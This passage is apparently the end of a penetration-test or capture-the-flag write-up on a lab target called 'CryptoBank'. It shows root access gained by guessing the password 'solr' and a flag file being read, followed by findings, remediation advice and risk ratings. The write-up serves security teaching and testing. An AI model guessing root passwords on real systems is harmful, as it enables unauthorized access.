By guessing the password ‘solr’ we successfully become a root user. And the next step is to find out the root flag.

```
root@33fa86e6105f:/opt/solr-8.1.1/server# cd /
cd /
root@33fa86e6105f:/# cd root
cd root
root@33fa86e6105f:~# ls
ls
flag.txt
root@33fa86e6105f:~# cat flag.txt
cat flag.txt
Good job here our secure cold wallet flag{s4t0sh1n4k4m0t0}
root@33fa86e6105f:~#
```

Conclusion

The CryptoBank website has identified several critical vulnerabilities that need to be addressed immediately to mitigate the risk of a successful cyber attack. The vulnerabilities discovered include weak passwords, SQL injection, command injection, an outdated version, and password guessing. These vulnerabilities can be exploited by cybercriminals to gain unauthorized access to sensitive data, compromise user accounts, and take control of the website.

To address these vulnerabilities, it is recommended that the CryptoBank website implement strong password policies, update their software to the latest version, and deploy a web application firewall to protect against SQL injection and command injection attacks. Additionally, staff training and awareness should be conducted to reduce the risk of password guessing and other social engineering attacks.

It is important to note that this is not an exhaustive list of all vulnerabilities on the website, and further testing and analysis may be required to identify additional security risks. Therefore, it is recommended that CryptoBank engage with a security professional to perform ongoing vulnerability assessments and penetration testing to ensure the continued security of their website and data.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner.While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

1. Implement strong password policies: It is recommended that CryptoBank enforce strong password policies that require users to create strong and unique passwords that are difficult to guess or crack. This can be achieved by enforcing password complexity requirements, password length, and password expiry.
2. Deploy a web application firewall (WAF): A WAF can be used to protect the website against SQL injection and command injection attacks, as well as other common web application attacks. This will help to reduce the risk of data breaches and unauthorized access to sensitive information.
3. Update software to the latest version: CryptoBank should ensure that their website software and server components are up-to-date and patched with the latest security updates. This will help to eliminate known vulnerabilities that can be exploited by attackers.
4. Conduct staff training and awareness: It is recommended that CryptoBank provide regular training and awareness to their staff on the importance of strong passwords, password hygiene, and social engineering attacks, such as password guessing. This will help to reduce the risk of successful social engineering attacks against the website and user accounts.
5. Ongoing vulnerability assessments and penetration testing: CryptoBank should engage with a security professional to conduct ongoing vulnerability assessments and penetration testing of their website to identify and remediate any new security risks. This will help to ensure the continued security of the website and data.

Risk Rating

The overall risk identified to cryptobank as a result of the penetration test is High. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against cryptobank through targeted attacks.

Appendix A: Vulnerability Detail and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Default or Weak Credentials

Rating : High

Description: An externally exposed administrative interface is only protected with weakpassword.

Impact: Using common enumeration and brute-forcing techniques, it is possible to retrieve the administrative password for the SQLite Manager web interface. Due to the lack of any additional authentication mechanisms, it is also possible to retrieve all user password hashes in the underlying database. Successful retrieval of plaintext passwords could allow further compromise of the target environment if password reuse is found to exist.

Remediation: Ensure that all administrative interfaces are protected with complex passwords or passphrases. Avoid use of common or business related words, which could befound or easily constructed with the help of a dictionary.

Sql Injection

Rating : High

Description : SQL code to manipulate backend databases and access information that was not intended to be displayed

Impact ; A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database.SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances.

Command injection

Rating : High

Description: Command injection is a cyber attack that involves executing arbitrary commands on a host operating system (OS) via a vulnerable application.he goal of the attacker is to execute arbitrary commands on the host operating system.

Impact : Command injection attacks can lead to a complete compromise of the system.The attacker extends the default functionality of a vulnerable application, causing it to pass commands to the system shell, without needing to inject malicious code. In many cases, command injection gives the attacker greater control over the target system.

Remediation : To prevent command injection vulnerabilities, one should never call out to OS commands from application-layer code.One can use strong input validation for input passed into commands.After discovering that an OS command injection attack has taken place, it's critical to cut off access to the application that's been compromised.

Vulnerable and Outdated Components

Rating : High

Description : A vulnerable and outdated component is a software component that is no longer being supported by the developer, making it susceptible to security vulnerabilities.Vulnerable and outdated components refer to when open-source or proprietary code contains software vulnerabilities or is no longer maintained.

Impact : Vulnerable and outdated components can pose a security risk.Hackers can exploit these vulnerabilities to gain access to the application's data or to take control of the application entirely.f the software is vulnerable, unsupported, or out of date, it can be considered a vulnerable and outdated component. This includes the OS, web/application server, database management system (DBMS), applications, APIs.

Remediation : To remediate vulnerable and outdated components, one should ensure that the software is up-to-date and supported by the developer.Vulnerable and outdated components are components of a system that are no longer supported or have been identified as being vulnerable to attack.The prevalence of vulnerable and outdated components — and the ease of attacks using this vector — make this an especially dangerous category.

password guessing

Rating : High

Description: Password guessing is an online technique that involves attempting to authenticate a particular user to the system.Password guessing is the process of attempting to gain access to a system through the systematic guessing of passwords (and at times also usernames) in an attempt to gain unauthorized access.The attacker can exploit this vulnerability by brute force password guessing, more likely using tools that generate random passwords.

Impact : The impact of password guessing is that it can lead to unauthorized access to a system.Brute-forcing is not always just a case of making completely random guesses at usernames and passwords. By also using basic logic or publicly available information, attackers can increase their chances of success.

Remediation : To remediate password guessing, one can require longer passwords, not use personal details, use different passwords for different accounts.Strategies for reducing the risk of a password attack include pen testing, using multi-factor authentication (MFA), enforcing and managing strong passwords, monitoring.One can also use a password manager to avoid credential stuffing attacks.

Final

In conclusion, cyber security and penetration testing are critical components of any organization's security posture. The threat landscape is constantly evolving, and cyber attacks are becoming more sophisticated and frequent. It is, therefore, essential for organizations to conduct regular penetration testing to identify vulnerabilities in their systems and applications, as well as to test their incident response capabilities.

Penetration testing helps organizations to identify weaknesses in their security controls and assess the effectiveness of their security policies, procedures, and defenses. It can also help organizations to meet regulatory compliance requirements, such as HIPAA, PCI DSS, and GDPR, and ensure that their sensitive data is protected.

Moreover, penetration testing can also provide valuable insights into an organization's security posture and help identify areas for improvement. By identifying vulnerabilities and addressing them proactively, organizations can reduce the risk of successful cyber attacks and protect their data and reputation.

In summary, conducting regular penetration testing and implementing a robust cyber security program are critical to ensuring the security and resilience of an organization's infrastructure, applications, and data against a growing and ever-changing threat landscape.